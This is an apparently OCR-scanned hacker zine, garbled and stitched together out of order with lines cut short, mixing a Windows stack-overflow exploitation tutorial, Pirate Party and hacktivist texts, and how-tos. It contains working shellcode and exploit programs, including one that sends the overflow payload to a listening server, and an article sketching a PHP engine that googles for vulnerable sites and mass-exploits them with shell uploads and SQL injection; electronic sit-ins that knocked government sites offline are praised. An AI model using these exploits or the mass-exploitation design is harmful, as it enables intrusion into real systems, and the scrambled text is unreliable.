    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";
```

```
void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    //
    // Shellcode placed at start of exploit buf
    // 0x7C816353 is a JMP EAX instruction
    //

    memcpy(buffer, shellcode, strlen(shellcode));
    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    printf("If we got here, it didn't exit like it should h
    return 0;
}

============================================================

This is how our specially crafted exploit buffer looks when
actual memory


exploit: < shellcode >  < xxxxxxxxxxxxxxxxxxxxxxxxxxxx > <
memory : < bufferbufferbufferbufferbuffer > < saved EBP > <
```



```
 chicago urban capture the flag meets on the second saturda
6pm in wicker park - milwaukee north and damen off the dame

What did you do last night?

I can tell you what I did.

I played Urban Capture the Flag,
mother fucker.

I saw signs and posters
and little handbills all over
Wicker Park for the past couple weeks.

"Reclaim the City"
"play Urban Capture the Flag"

with a map,
a city grid,
almost a square mile,
separated by a great dividing
line known as Milwaukee avenue.

And, an awesome little drawing
of a dude with a beard running with a flag.

It said to show up at the Damen
Blue Line train stop at 7 pm.

I did.

I had nothing else to do.

It's strange,
```

downloading'. Legal. Downloading. It is because they want t
legal way of things for people to pick up items from a cent
under their control. Downloading, not filesharing.

And this is precisely why we will change those laws.

During the passed week we have seen how far an acting part
to prevent the loss of his control. We saw the Constitution
violated. We saw what sort of methods of force and attacks
the police is prepared to apply, not to fight crime, but in
to harass those involved and those who have been close to t

There is nothing new under the Sun, and the history always
is not about a group of professionals getting paid. This is
culture and knowledge. Because whoever controls them, contr

The media industry has tried to make us feel shame, to say
doing is illegal, that we are pirates. They try to roll a s
look around today, see how they have failed. Yes, we are pi
believes that it is shameful to be a pirate, has got it wrc
we are proud of.

That is because we have already seen what it means to be w
control. We have already tasted, felt and smelled the freed
top-down controlled monopoly of culture and knowledge. We h
how to read and how to write.

And we do not intend to forget how to read and how to writ
yesterday's media interests do not find it acceptable.

MY NAME IS RICKARD, AND I AM A PIRATE!

```
################################################################
#                        I played Urban Capture the Flag       #
################################################################
```


The result it returns to our altered RET address, JMP EAX t
shellcode. There is another register which allows our shell
if we alter our program. We can have our program JMP ESP, T
out very nicely. Let me show you the example and explain it

```
================================================================

#include <string.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[300];
    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    //
    // 0x7C82385D is a JMP ESP instruction
    // Shellcode placed after overflowed RET
    //

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));
```

```
    copy(buffer);
    printf("If we got here, it didn't exit like it should h
    return 0;
}

============================================================

Now let's look at the stack right as the function is going
this code is going to execute, and the stack around this ar
instruction indicates the value of ESP after it has execute

MOV ESP,EBP ; ESP = 0012FDF8
POP EBP     ; ESP = 0012FDFC
RETN        ; ESP = 0012FE00

0012FDF8   58585858 << This is the EBP we overwrote with 'X
0012FDFC   7C82385D << This is the RET to the JMP ESP, whic
0012FE00   5252D231 << This is the start of the shellcode i
0012FE04   EAB85252
0012FE08   FF77D804
0012FE0C   50C031D0
0012FE10   81CAA2B8
0012FE14   58D0FF7C
0012FE18   58585858

So ESP and EBP start there right before the RET. Then 58585
EBP, and our new RET is RETN'ed and goes to JMP ESP. At tha
also been decremented, and now points to our shellcode imme
RET. Convenient! I think we are ready to attack our first a
wimp, and I think you can do it. Here's the vulnerable litt

============================================================

#include <string.h>
```


Then a couple of centuries passed, and we got the freedom
everywhere the same old model of communication was still be
talking to the many. And this fact was utilized by the Stat
system of "responsible publishers".

The citizens could admittedly pick pieces of knowledge to
always had to be somebody who could be made responsible if,
thought, somebody happened to pick up a piece of wrong know

And this very thing is undergoing a fundamental change tod
Internet does not follow the old model anymore. We not only
knowledge. We upload it to others at the same time. We shar
knowledge and the culture have amazingly lost their central

And as this is the central point of my speech, let me lay
detail.

Downloading is the old mass media model where there is a c
control, a point with a 'responsible publisher', somebody w
court, forced to pay and so on. A central point of control
can download knowledge and culture, a central point that ca
take them away as needed and as wanted.

Culture and knowledge monopoly. Control.

Filesharing involves simultaneous uploading and downloadin
person. There is no central point of control at all; instea
where the culture and the information flow organically betw
different people.

Something totally different, something totally new in the
communications. There is no more a person that can be made
knowledge happens to spread.

This is the reason why the media corporations talk so much

knowledge. Whatever the Church said, was the truth. That wa
communication. You had one person at the top talking to the
the pyramid. Culture and knowledge had a source, and that s

And God have mercy on those who dared to challenge the cul
monopoly of the Church! They were subjected to the most hor
could envision at the time. Under no circumstances did the
citizens to spread information on their own. Whenever it ha
applied its full judicial powers to obstruct, to punish, to
ones.

There is nothing new under the Sun.

Today we know that the only right thing to happen for the
to let the knowledge go free. We know now that Galileo Gali
if he had to puncture a monopoly of knowledge.

We are speaking here about the time when the Church went c
and ruled that it was unnecessary for its citizens to learn
because the priest could tell them anyway everything they n
Church understood what it would mean for them to lose their

Then came the printing press.

Suddenly there was not only a source of knowledge to learn
of them. The citizens, who at this time had started to lear
their own part of the knowledge without being sanctioned. T
The royal houses went mad. The British Royal Court went as
that allowed the printing of books only to those print owne
license from the Royal Court. Only they were allowed to mul
culture to the citizens.

This law was called "copyright".


```
int main(int argc, char ** argv)
{
    char buf[256];
    if(argc == 2)
        strcpy(buf, argv[1]);
}
```

==========

The exploit program only adds one more dimension to our exi
we have a JMP ESP instruction pointer, and our shellcode is
it. I then start up our vulnerable program, with our specia
the argument, with ShellExecuteEx.

==========

```
#include <string.h>
#include <windows.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";


int main()
{
    char buffer[300];
    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));


    SHELLEXECUTEINFO info = { 0 };
```

```
    info.cbSize       = sizeof(info);
    info.lpVerb       = "open";
    info.lpFile       = "c:\\vuln.exe";
    info.lpParameters = buffer;
    info.nShow        = SW_SHOW;

    ShellExecuteEx(&info);
    return 0;
}

============================================================

If it worked, you're practically ready to exploit a real pr

So, let's say retard coded this stupid 'server' if you coul
sure to link ws2_32.lib when compiling a winsock enabled ap

============================================================

#include <winsock2.h>
#include <stdio.h>

int main(int argc, char ** argv)
{
    char         buf[256];
    WSADATA      wsaData;
    SOCKET       hSock;
    SOCKET       hClient;
    SOCKADDR_IN  server;


    WSAStartup(MAKEWORD(2, 2), &wsaData);

    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```



```
And things are just starting.


##############################################################
#                       RICKHARD FALKVINGE : I AM A PIRATE
##############################################################

http://www.piratpartiet.se
http://www.pirate-party.us
http://www.pp-international.net


 Friends, citizens, pirates:

 There is nothing new under the Sun.

 My name is Rickard Falkvinge, and I am the leader of the P

 During the past week we have seen a number of rights viola
We have seen the police misusing their arresting rights. We
parties being harmed. We have seen how the media industry o
how the politicians up to the highest levels bend backwards
industry.

 This is scandalous to highest degree. This is the reason w


 The media industry wants us to believe that this is a ques
models, about a particular professional group getting paid.
believe that this is about their dropping sales figures, ab
statistics. But that is only an excuse. This is really abou
else.

 To understand today's situation in the light of the histor
400 years - to the time when the Church had the monopoly ov
```

A: Ive been informed that online/or virtual sit ins are leg
you elaborate this to justify attacking several targets inc
servers.

ErroR: There is no law that prohibits anyone to visit a web
that.

A: Do you consider yourself a hacker, anarchist if anything
commodity & marketed foods with plastic labels. How do you

ErroR: I consider myself as a dreamer, struggling to exist
proclaimed that dreaming is dead.

A: Few criticisms coming from the elements of poseudo luddi
elements in the counterculture scene view virtual direct ac
assimilation to the machinery of the State. What is your op
any counter arguments about this..

ErroR: A virus cannot be assimilated by any kind of systems
virus. This tiny little virus once it penetrates a system,
the most formidable structure.

A: Lines have been drawn & there is no turning back. Commen
like to address.. before we wrap this shit up.

ErroR: Things have been tough lately for dreamers. They say
that no one does it anymore. It's not dead, it's just been
from our language. No one teaches it so no one knows it exi
banished to obscurity. Well I'm trying to change all that,
too. By dreaming every day.Dreaming with our hands and drea
Our planet is facing the greatest problems it's ever faced.
you do, don't be bored. This is absolutely the most excitin
possibly hoped to be alive.


```
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = INADDR_ANY;
    server.sin_port = htons(1337);

    bind(hSock, (sockaddr *) &server, sizeof(server));
    listen(hSock, 1);

    hClient = accept(hSock, NULL, NULL);

    if(hClient != INVALID_SOCKET)
    {
        int  ret;
        printf("client accepted\n");

        while(ret = recv(hClient, buf, 512, 0))
        {
            if(ret == SOCKET_ERROR)
            {
                printf("%d\n", WSAGetLastError());
                break;
            }
            else
                buf[ret] = 0;
        }
    }

    closesocket(hClient);
    closesocket(hSock);

    WSACleanup();
    return 0;
}
```

==========

Clearly biting off more than it can chew in it's call to re
little socketry you can take the offensive and make the 'se
want.

==========

```
#include <windows.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";


int main()
{
    char          buffer[300];
    SOCKET        hSock;
    SOCKADDR_IN   client;
    WSADATA       wsaData;

    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));


    WSAStartup(MAKEWORD(2, 2), &wsaData);
    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);


    client.sin_family = AF_INET;
    client.sin_addr.s_addr = inet_addr("127.0.0.1");
```


Interview with Brigada Elektronika

A: When did it all started? Let's decipher the myth, give b
principles of Brigada Elektronika on the slate for the stre
humanity (left in anyone) to digest.

ErroR: It started as a direct action project to support the
Gelmart Inc., last year. The mission was to launch a parall
basically, it was the specific mission which binded the gro
project. Obviously, the project is very temporary and momen
individuals were involved in this project, one of them was
Electronic Disturbance Theatre, hence, the name BrigadaElek

A: Is the goal long term or short lived?

ErroR: We only want to create a snapshot or a spot from mem
until time succumbs to death. Therefore, the goal is to let
own moment i.e. direct action(wether it is hacking, sit-in,
attain freedom/liberation is neither Long or Short.

A: Most of the activist circles are rather new to this form
Can this be a new wave of method & vantage point for people
outlawed when it crosses the line?

ErroR: Yes. Because, as an activist, IMAGINATION is our dut
to fight all forms of authority that threatens our capacity
express.


A: What are the dynamics of the group. Do you support vario
not directly connected with the Brigada Elektronika in orga

ErroR: The group is so loose, and we dont even consider Bri
group, but rather a name of a project. So in terms of conne
organizational basis, we prefer our individual capacity to
joining other group's action and projects.

```
their support.[ Read More ]
UPDATES! (26/3/2006) VIRTUAL SIT-IN ends today, says Brigad
message forwarded through emails, the group thanked the par
corageously joined the direct action that shuts the PNP web
March 23). About 1,088 users participated in the action bri
FREE SAGADA 11. The group vowed to continue the campaign, s
for our next target."
UPDATES! (24/3/2006) GEOCITIES.YAHOO.COM responded to the c
by blatantly deleting the html pages that had been set-up b
and JLI. But the group says "no need to worry," after sugge
protestors to use the mirror sites.
UPDATES! (23/3/2006) HACKTIVISTS from USA expressed solidar
online activists by hijacking the PNP.GOV.PH "Report a Crim
automated response that let people join the virtual sit-in.

A GROUP of online activists offered an alternative space to
Philippine Government violently prohibited the streets and
exercise public assembly and practice freedom of speech. Th
calling themselves BrigadaElektronica electronic disturbanc
"electronic sit-in"- bringing street protest actions on cyb

 Electronic sit-in is a form of electronic civil disobedien
from the sit-ins popular during the civil rights movement c
virtual sit-in attempts to re-create that same action digit
During an electronic sit-in, hundreds of activists attempt
website simultaneously and repetitively. If done right, thi
target website to run slowly or even collapse entirely, pre
accessing it. [source: wikipedia]

 The action officially starts on March 23, 2006 (10:00am Ma
last until the first of April. They are inviting everyone t
Philippine National Police website for being a rampant huma
 [ Read More ][ UPDATES FROM HACKSITES: Post.Thing.Net | SD
Hacktivist.com | Hackthissite ]
```



```
    client.sin_port = htons(1337);

    if(connect(hSock, (sockaddr *) &client, sizeof(client))
    {
        printf("Failed\n");
        WSACleanup();
        return 0;
    }

    send(hSock, buffer, sizeof(buffer), 0);
    closesocket(hSock);

    WSACleanup();
    return 0;
}

============================================================

Conclusion: I hope to follow up this article with a subsequ
frame pointer overwrites, frame based exception handler abs
the parallel universe of heap overflows.
```



Tools:

[A] http://msdn.microsoft.com/vstudio/express/visualC/defa
- MSVC++ 2005

[B] http://nasm.sourceforge.net/
- Netwide Assembler

[C] http://www.ollydbg.de/
- OllyDbg Debugger

[D] http://www.phenoelit.de/win/
- OllyUni, an OllyDbg plug-in

References:

[1] http://www.delikon.de/shellbuch/eng/1.html
- The great Windows-Shellcode picture book

[2] http://www.cultdeadcow.com/cDc_files/cDc-351/
- Tao of the Windows Buffer Overflow

[3] http://www.insecure.org/stf/smashstack.txt
- Smashing the Stack for Fun and Profit

[4] http://www.securitycompass.com/Case%20Studies.htm
- Writing Stack Based Overflows on Windows

[5] http://www.intel.com/design/pentium4/manuals/index_new
- IA-32 Developer's Manual Vol. 1 - Chapter 6

Thoughts for the future

- http://www.blackhat.com/presentations/win-usa-02/halvarf

national police site.

"You are about to take part in an online direct action prot
that you are willingly taking part in this action by clicki
taking part by clicking cancel," the message said.

The activists, who are not identified, said their brand of
because it technically involves just visiting a Web site.

Police did not comment immediately, and it wasn't clear how
site recorded.

The activists' Web site opens with a cartoon of the "Electr
dressed as super heroes, wearing masks and caps. A blurb ac
rampant human rights violations, including allegedly tortur
said were wrongfully accused of being communist guerrillas.

The 11 young people were arrested last month while on their
tourist town of Sagada. Their lawyer, Pablito Sanidad, on T
in northern Benguet province to free them, saying they were
warrants or probable cause.

Provincial police chief Senior Superintendent Villamor Buma
11 were identified by government militiamen as communist gu
they were tortured.

Bringing Street Protest to Cyberspace
by Manila Indymedia

NEWSBREAK! (28/3/2006) HACKTIVISTS expressing solidarity wi
prisoners known as the Sagada 11 have hacked and defaced th
to the National Defense College of the Philippines. Their w
don't need the government, we don't need the military, we n
LIBERTY for the SAGADA 11!", along with several links encou

course, the action successfully declared "no business as us
strike!" (the Gelmart website literally stopped as thousand
participants joined the sit-in)

This time, the electronic disturbance group is once again
second electronic sit-in campaign, targeting the Malakanyan
Office of the President. The action officially starts on Ma
last until the first of April.

"Technology has boasted that it enables people in getting
so we are going to show that if we can't get closer to Mala
we will closely express ourselves inside Malakanyang palace
click," says one of the group's technician who want to keep

The group also said that this electronic sit-in demands th
release of eleven young backpackers including a fifteen-yea
illegally arrested, tortured and wrongfully accused as NPA'
authorities, while the innocent-care-free kids were only ju
their way to the beautiful Sagada Mountains. "If the respon
will not take heed for the call of these kids' parents who
dishearten for taking away their sons and daughters the fre
government websites will virtually be deleted. " says one o

"The Benguet Police and Military must also give apologies
their inhuman activities," demands the group.

Computer-savvy protesters start
'virtual sit-in' campaign

COMPUTER-SAVVY Philippine protesters took civil disobedienc
Thursday, launching a "virtual sit-in" campaign that urged
overwhelm the police Web site with numerous hits.

Protesting alleged human rights abuses, protesters calling
"Electronic Brigade" opened a Web site that directs visitor

    - Third Generation Exploitations

 - http://www.phrack.org/phrack/55/P55-08
    - Frame Pointer Overwrite

 - http://www.cybertech.net/~sh0ksh0k/heap/
    - Windows Heap Overflow Presentation

 - http://www.hick.org/code/skape/papers/win32-shellcode.pd

##
Deus Ex Machina: Notes on the Artificial Ha
##
(code and other files associated with nomenumbra's article a
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is

[0x00] Intro
Well ladies and gentlemen, here I am again to bore you . Th
article on the increasingly populair concept of an "artific
thinking of an "artificial hacker" I don't mean some uberly
network that analyzes source-code for potential vulnerabili
exploits for them . I'm "merly" talking about an automated
mass-exploitation of certain vulnerabilities.
As described in the articles "Automation" (located here:
http://blackhat.com/presentations/bh...-sensepost.pdf) and
Artificial Hacker" (located here:
http://felinemenace.org/papers/Movin...hley_Fox.p pt
) there are many pros and cons for this concept. Pentesting
made much easier and a lot of the boring work would be take
allowing him some time for a beer.
Of course this sound pretty tame and all, and my quick impl
be the best, but the concept surely is powerfull as hell. I
exploitDB (like milw0rm's of securityforest's linked to A/A
(providing it has a dork for every vuln (or it could scan r
exploit the fuck out of the net, pwning vulnerable box afte

while the "only thing" the controlling hacker has to do is
write A/APE modules and supply them to the engine, rooting
ammount of boxes in no-time (providing he/she has multiple
running).
The idea of an automated exploitation framework crossed my
a web-worm in PHP (whose concept was featured in HackThisZi
release of the RRLF e-zine (#7). A/APE (Artificial/Automate
modification of Ouroboros' engine that consists of an explo
stupid small template which would have been an abstract cla
the necessity of backwards compatibility with PHP4 for the
child classes each with their own exploit code located in a
constructed Sploit() function, thus allowing for heavy use
(and less lines of code).

[0x01] The concept
Well, there are three major requirements for A/APE:
1) The engine should spider all vulnerable targets on the w
possible)
2) The engine should be very modular (easily extendable, di
adaptable to 1 standard)
3)The engine should log results so the hacker can control t
later.
Requirement 1 is simple to complete, we'll use the unlimite
Now I hear everyone mumbling "tskpscht google api tskpscht"
don't like the google API either (I actually don't care if
just don't like it). It is very easy to use google without
google-api hassle with the following concept:

1) Post a GET request to google.com with the following para
search?as_q=".UrlEncode($searchquery)."&num=".$sta rtfromth

2) Add the found targets to the $targets array. Check wheth
too much queried results (we don't want to stick to the sam
we?) if so quit else goto step 1

A: I don't want that to happened to me or to anyone else an

Q: You said that you would be lay lowing on the mobilizatio
contribute for you fear not to happen.
A: I've seen many points from that experience. I've seen wh
learned a lot from this experience. All I have to do, is to
experience so that is wouldn't happen to anyone anymore.

Q: This would be my final question. What do you still need?
A: For me? Maybe your question should be not what i need, b
remaining SAGADA 11 needs?

Q: What do you think they need?
A: Food is a major need they have to think everyday. Food i
satisfy their hunger but just for the stomach to be filled
think that they need money to accommodate this needs.

To send help contact us in liberation_asusual@yahoo.com or

MANILA: BrigadaElektronica electronic disturbance group str

"Technology has boasted that it enables people in getting c
so we are going to show that if we can't get closer to Mala
we will closely express ourselves inside Malakanyang palace
click," says one of the group's technician who want to keep

MANILA-- The current ban of public assemblies and free spe
has given birth to online protest action namely- "electroni

BrigadaElektronica electronic disturbance group first intr
sit-in last year as an online version of support to the str
Gelmart in Metro Manila who then occupied the factory, held
obstructed the capitalist boss's activity in laying-off the
held a similar action by occupying (sit-in) the official Ge

didn't send anyone the look for Ann. In the case of PETRA, his school and showed some photos; Ray Lester (Petra) with status of the NPA (New Peoples Army), creating a hearsays, is a real NPA. We are required to report to the DSWD (Depar Welfare and Development). We are also told that Camp Crame us, under surveillance

Q: Aside from being happy, what other emotion arise from be
A: I'm somewhat ashame, because people tells me that "so yo jail"

Q: Why are you ashame when people tells you that?
A: Because my family treat me differently. When they tells that they believed that I'm what I'm accused of. I'm also a the society is not accustomed to a girl, especially at my a piece of taste in jail.

Q: Treat differently, what do you mean, bad or good treat d
A: both bad and good; the society now treats me like I'm th needed the help. How about those other person that need mor arms. I don't what them to treat me baby, different from th them to treat as what they treated me before.

Q: Are you studying?
A: Yes, I'm grateful that we've reached the school's enroll

Q: Now that you are studying. What are your plan?
A: Spend it schooling, time is taking a toll at me.

Q: How about going to gigs and mobilization/movements?
A: I think going to gigs would be fine, but mobilization, n pass for now.

Q: What is you greatest fear?

Well, the biggest dificullilty lies with requirement 2. We and common webapp-vulns (we'll only discuss webapp-vulns in catogories:

1)Unauthorized file uploading
2)Local/Remote file inclusion
3)SQL injection
4)XSS

So we'll organize the exploits like this (in a matrix form)

```
$Sploits = array();
$Sploits[0] = array(); // array of all file upload exploits
$Sploits[0][0] = new WhateverExploit();   //etc,etc
```

Also we should manage all "googledorks" (google searchqueri like this (thus googledorks $dork[0][3] being the dork for Since every exploit is different in concept and requires di generalized the concept per exploit (currently only Fileupl exploits):

```
Upload exploits: Sploit($host,$port,$path,$filename,$fileco
SQL injection: Sploit($host,$port,$path,$sql,$username,$pas
```

Since most file upload exploits require little more than a this'll suffice. The case of the SQL injection is a little injection usually requires nothing more than a prefab SQL q defined in
SQLSploit->SQLQ, the sample exploit I included with this A/ a username and password for user creation though (this is a I included these parameters with the function prototype (fe them to you hearts content though).

[0x02] Show use the 0xC0DE!
Okay, let's talk code. Sending a packet in PHP is simple as

```
function sendpacket($host,$port,$pAcKeT) // packet sending
{ $ock=fsockopen(gethostbyname($host),$port); // open socke
if (!$ock) return "No response";
fputs($ock,$pAcKeT); // send!
$HtMl=''; while (!feof($ock)) { $HtMl.=fgets($ock); // read
fclose($ock); return $HtMl; }

To google for targets we need to follow the steps discussed
Here is a function that googles for a certain query.

function Google4Targets($host,$search,$num) // google for t
{$query = "/search?as_q=".UrlEncode($search)."&num=".$num."
"http://".$host.$query;
$packet ="GET ".$q." HTTP/1.0\r\n"; // Get packet
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet); // send it
$temp=explode("of about <b>",$html); // get number of resul
$temp2=explode("</b> for ",$temp[1]);
$total=$temp2[0];
$total = str_replace(",","",$total);
$looplen = $total / $num; // number of pages to query
for($r = 0; $r < $looplen; $r++)
{
$strt = $r * $num;
$query = "/search?as_q=".UrlEncode($search)."&num=".$num."&
// query
$q = "http://".$host.$query;
$packet ="GET ".$q." HTTP/1.0\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet);

$temp=explode("<a class=l href=\"",$html); //all url result
href="urlhere"> form
```


plea from a Filipino to an American (who both happened to b
the word out that their friends were jailed and tortured ju
government thinks punkers are different. These punkers were
get food for god sake (Food Not Bombs)! The American had co
long, the Office of the President and the Philippine Nation
were shut down because hacktivist got involved and helped t
From there, international press got wind of the situation a
garnered international attention and support. The American
states to find out that the action reached the American pre
of the prisoners were released and live to tell the situati
people to realize that actions matter. Don't sit around thi
a difference, when no matter where you are you can. Don't E
otherwise. - Sally

This is an interview from one of the SAGADA11, her name is
Marikina City Philippines. We interviewed her with a condit
her about what happen or to re-summarized the incident of t

Q: What were you feeling when most of your visitors unfamil
A: I'm very much happy, I'd seen the true camaraderie reall
thinking that we are just genre-mates or let say punk-mates

Q: Have anyone told you the actions done by the Internet Ju
A: Yes,

Q: What do you know about them?
A: They are the ones that help to spread the issue internat
the ones that participated in the virtual sit-in done to pr
government by means of messing with their websites.

Q: Now that you are now out in jail, tell something about i
A: At first; we're very much happy, but just after a few da
that introduced themselves as CHED (Commission on Higher Ed
representatives and was looking for me, fortunately I was o
wise enough to trace it with the help of the CHED officials

enter the door of IRA, several of individuals, mostly from
generation were already there, sharing food and beer. I thc
be the same, but it was not.

SOLIDARITY NIGHT FOR SAGADA 11
The closing party was a solidarity night. As everyone gathe
by a vegan guerrilla kitchen collective known as Kaizouku C
already breathing metaphors of burning Molotov cocktails in
words as bullets for a calibre pistol that can strike an en
There was anger, it was anger against all kinds of Authorit
human soul, which has killed and detained a dozen including
and young hitchhiker punks in the Philippines known as the

After a while of continuous spontaneity, Sha-do-U of IRA be
petition campaign to free the Sagada 11 on the wall from hi
made a brief speech about the issue.

The expression of solidarity came in different ways, but so
button to include their names on the online petition. Some
members of various punk bands in Tokyo, including Masau of

Kaori of the punk rock bandÑThe Happening, which is conside
legends in Tokyo punk scene offered a song entitled "Fuck t
acoustic while I was about to drink my third beer. She flue
the same emotion that everybody feels during a confrontatic

Our night of solidarity continued and every hour was a surp
common life outside is totally predictable. I thought the n
it was not until the night has produced a moment of action,
solidarity of love.

** A Freed Sagada 11 Prisoner Speaks Out **
It's an amazing experience to be a part of a hacktivist act
can be anywhere on the planet and like minds exist. The imp
in had and the impetuous for it was something to behold. It


```
for ($i=1; $i<=count($temp)-1; $i++) {
$temp2=explode("\">",$temp[$i]);
$targets[$targetcount] = $temp2[0]; // add to targets array
$targetcount++; } } }
```

The auto exploitation engine would look like this:

```
function AutoXploit() // exploit routine
{ for ($l = 0; $l < count($dork); $l++) {
for($i = 0; $i < count($dork[$l]; $i++) // all dorks of cur
(XSS,SQL injection,etc) {
$targets = array();
$targetcount = 0;
Google4Targets("www.google.com",$dork[$l][$i],100); // goog
if ($targetcount > $searchlimit) // not higher than limit
$targetcount = $searchlimit;
for ($x = 0; $x < $targetcount; $x++) {
$targets[$x] = eregi_replace("http://", "",$targets[$x]);
$temp = explode("/",$targets[$x]); // deconstruct URL
$base = $temp[0];
$extend = "/";
for($r = 1; $r < count($temp)-1; $r++) {
$extend .= $temp[$r]."/"; }
if($l == 0) // UPLOAD
$sploits[$l][$i]->Sploit($base,80,$extend,$shellname,$shell
elseif($l == 1) // SQL
$sploits[$l][$i]->Sploit($base,80,$extend,$sploits[$l][$i]-
 }  }
```

Well I hope this small article was usefull and gave you som
Ideas. For sample code, please see the code that comes with
released under the GPL, but remember, i'm not responsible f
or coming forth from this code!
Nomenumbra.

-####################################-
-#### RECIPES ###-
-####################################-

##
HOW TO: Use Off The Record Instant Messag
##

Off the Record (OTR) is a encryption and authentication plu
public/private encryption and signs all your messages with
to verify that you are their true sender. Unencrypted insta
easily picked up by packet sniffing tools, these becomes al
your sending them over a public WIFI network. Also with the
Service they claim by using their software you "Waive any r
Well fuck that, start encrypting your messages and show AOL
right to privacy especially from them. Installing the plugi

Install: Download the latest release from http://www.cypher
this writing the latests version is 3.0.0. Once you compile
your using windows run the .exe, you have to enable Off The
in gaim click on Preferences, or Tools > Preferences from w
window. Once in the Preferences menu choose "Plugins" from
down untill you see "Off-The-Record Messaging" click on the
it.

Configure: Now that you have it installed there should be a
plugins menu for OTR. Click on the "Config" tab. Here you c
pair. Click the generate to produce your keys. Also make su
private messaging an Automatically initiate private messagi

Usage: Now when ever you talk to someone who also has OTR y
private converstation. The First time you talk to them you
accept their fingerprint. The fingerprint is a string which
their key. Also you will notice a new button on your conver
will eather say OTR: Private, if a private conversation has

search warrant for Philippine Center for Investigative Jour
headquarters, late this afternoon. The request for the warr
apparently in connection with inciting to sedition charges
a local newspaper to shutdown, last month.

BARCELONA, Spain-- Protest Banners were hanged outside the
surprising passersby in Barcelona, yesterday (March 13), by
Spanish activists, saying, "Basta de Torturas en las Filipi
in the Philippines)" and "11 de Sagada LIBERTAD! (free the

Leaflets were also distributed, informing passersby about
Rights violation in the Philippines under the Arroyo Regime
Spanish activists who did a small solidarity action for the
release of Sagada 11, specifically condemned the illegal ar
torture suffered by the eleven young backpackers from the h
authorities.

TOKYO AND THE SAGADA 11

"As everyone gathers for food prepared by a vegan guerrilla
known as Kaizouku Cafe, Poets were already breathing metaph
Molotov cocktails in their hands, making words as bullets f
that can strike an enemy in one blow."

It was Saturday night in Tokyo, as usual the post-industri
ambience is the same, although the season has changed from
is much less colder). Thus, everywhere is noises of ambulan
streets, stressed salary men strolling like living deads, a
monotonic rhythm from a subway train constitutes the everyd
ordinary dweller.

I just came out from my work somewhere in the posh distric
the closing party of our DIY multi-media artshowÑSeppuku2,
month in Irregular Rhythm Asylum (IRA). It took me thirty m
able to get into the venue that is located in Shinjuku. Bef

If you have two wireless cards, and there are password prot
networks, you can crack the network and set up your own net
the internet access from the first.

-#####################################-
-#### ACTION ###-
-#####################################-

##
International Solidarity to Free the Sagad
##

Two of the Sagada 11 Freed!
 TWO among the eleven tortured and illegally arrested backp
the SAGADA11, were already released from La Trinidad Distri
Asian Commission on Human Rights (AHRC) said, Thursday nigh

Minors Frencess Ann Bernal (15) and Ray Lester Mendoza (16)
La Trinidad District Jail after the court granted the earli
legal counsel to turn them over to their parents. The two m
the 11 torture victims detained in La Trinidad, Benguet. Th
arrested in February 14, 2006 at Buguias Checkpoint by Poli
claimed that they were in "hot pursuit" of suspected Armed

 In a separate newspaper report, Judge Agapito Laoagan Jr.
"warrantless" arrest by the police as illegal as it did not
principle of a "hot pursuit" operation. Under arrests made
pursuit" operations, warrants may not be required. Further,
be made within hours from the commission of the crime.

Sagada11 Solidarity Action Held in Spain
by Jong Pairez (Indymedia Volunteer)
NEWSBREAK! (3/14/2006) Police authorities asked the Quezon

it will show OTR: Not private. To start a private conversat
this button.

Additional help: http://www.cypherpunks.ca/otr http://www

##
HOW TO: Start A Wargames Competition
##

As one of the designers of the Root This Box challenge, I'd
somethings I've learned about creating and maintaining an e
wargame.

0. Users
A contest is nothing without users. Try to find a good mixt
online and offline communities. Recruit people of skill fro
LUGs, classes, IRC channels, or anywhere else where smart p
congregate.

1. Boxes
The targets you setup are also critical to the success of t
to get interested users from step 0 to pony up some of thei
competition. A variety of operating systems, services, and
to be most fun. Some successful boxes have run custom servi
disclosure. Others have setup unpatched services with an in
escalation. Some of the others have just been regular boxes
holes. Optionally, you may consider equipping a small numbe
virtual machine software to get a larger system diversity w
of systems, but this option does require considerably more
However these boxes are setup, the more boxes and diversity
becomes that at least a few are crackable.

2. Rules
A set of well-defined rules can give a contest enough form

